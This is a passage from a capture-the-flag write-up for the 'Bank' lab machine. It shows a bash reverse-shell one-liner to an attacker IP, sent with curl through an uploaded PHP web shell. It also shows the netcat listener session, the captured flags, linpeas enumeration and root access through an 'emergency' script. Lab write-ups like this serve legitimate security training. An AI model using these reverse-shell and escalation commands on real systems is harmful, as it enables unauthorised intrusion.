
```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Now that we have a way to execute commands, we can leverage a reverse shell. After trying many ways, including
file.htb?cmd=bash -i >& /dev/tcp/10.10.14.2/8989 0>&1

I finally figured out how to use curl to achieve this goal with the below command:


> curl http://bank.htb/uploads/file.htb --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/10.10.14.2/8989 0>&1"'

Listener connection:




```
└── [★]$ nc -lnvp 8989
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from 10.129.29.200.
Ncat: Connection from 10.129.29.200:47966.
bash: cannot set terminal process group (1087): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bank:/var/www/bank/uploads$ ls
ls
file.htb
www-data@bank:/var/www/bank/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Curl command:




```
┌─[us-dedicated-111-dhcp]─[10.10.14.2]─[redacted]]─
[~]
└── [★]$ curl http://bank.htb/uploads/file.htb --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/10.10.14.2/8989 0>&1"'
```




```
www-data@bank:/$ cd home
cd home
www-data@bank:/home$ ls
ls
chris
www-data@bank:/home$ cd chris
cd chris
www-data@bank:/home/chris$ cat user.txt
cat user.txt
b4e2bed28d46df46ed4df528819862af
www-data@bank:/home/chris$
```

Moving through the filesystem, we have user.txt. Next, we check to see what, if any, sudo privileges the current user has




```
www-data@bank:/home/chris$ sudo -l
sudo -l
sudo: no tty present and no askpass program specified
www-data@bank:/home/chris$
```

This does not appear to be a valid attack vector, so let's try to run linpeas.sh and see what we get. I have not added the whole output here but after reviewing the output and testing different files and directories I stumbled across *emergency*.



```
╔══════════╣ Executable files potentially added by user (limit 70)
2021-01-11+13:59:55.8566567510 /etc/rc.local
2017-06-14+18:30:24.9963523240 /var/htb/emergency
2017-06-14+18:27:12.3083564230 /var/htb/bin/emergency
```

This appears to be a Python script file, which we can run. When we do run it, it will give us root!!




```
www-data@bank:/$ cd /var/htb/emergency
cd /var/htb/emergency
bash: cd: /var/htb/emergency: Not a directory
www-data@bank:/$ file /var/htb/emergency
file /var/htb/emergency
/var/htb/emergency: Python script, ASCII text executable
www-data@bank:/$ python ./var/htb/emergency
python ./var/htb/emergency
[!] Do you want to get a root shell? (THIS SCRIPT IS FOR EMERGENCY ONLY) [y/n]: y
y
Popping up root shell..
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# cat /root/root.txt
cat /root/root.txt
5b401c491e1667dbd8fdb06f7dc13a75
#
```

We now have the root flag.

Conclusion/Pondering Thoughts

Overall this room included a lot of enumeration, as the path to /balance-transfer was quite far down the wordlist I utilized. Additionally, I learned that there are alternative ways, such as utilizing the curl command, to execute a PHP file after a successful upload, rather than trying to enter the command into the URL fields.



```
$ cat root_flag.txt
FLAG{1hank_you_4_$3ad!ng!}
```